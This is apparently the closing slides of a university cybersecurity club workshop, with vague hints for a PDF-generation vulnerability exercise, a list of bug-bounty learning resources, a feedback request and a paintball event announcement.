- Understand what the application is doing.
- It is taking user input, using that input to create a pdf, and sending it back to you. Wonder what could go wrong?



Step – 3 Exploitation and Post-exploitation

Hints

- Now that you have identified where and how it is vulnerable, how can you increase the impact of this vulnerability?



Q & A



Resources Used for the slides + Learning Resources

- <https://hackerone.com/hacktivity>
- <https://bugcrowd.com/dashboard>
- <https://www.shodan.io/>
- <https://pentesterlab.com/>
- <https://academy.hackthebox.com/>
- <https://tryhackme.com/>
- <https://portswigger.net/web-security>



Free Learning Content/Tutorials on Youtube

- <https://www.youtube.com/@NahamSec>
- <https://www.youtube.com/@InsiderPhD>
- <https://www.youtube.com/c/bugbountyreportsexplained>
- https://www.youtube.com/_JohnHammond
- <https://www.youtube.com/@HackerSploit>
- <https://www.youtube.com/@ippsec>
- [The Bug_Hunters Methodology_by_ Jason Haddix](#)





Feedback

We want to hear from you <3



Socials

Connect with us
and become a CSEC Member!



UPCOMING EVENTS



CyberStrike: Paintball

Blue team or red team? Come touch some grass and prove your skills!



Saturday 25th March
10:00am - 4:00pm



Delta Force
Paintball, Appin

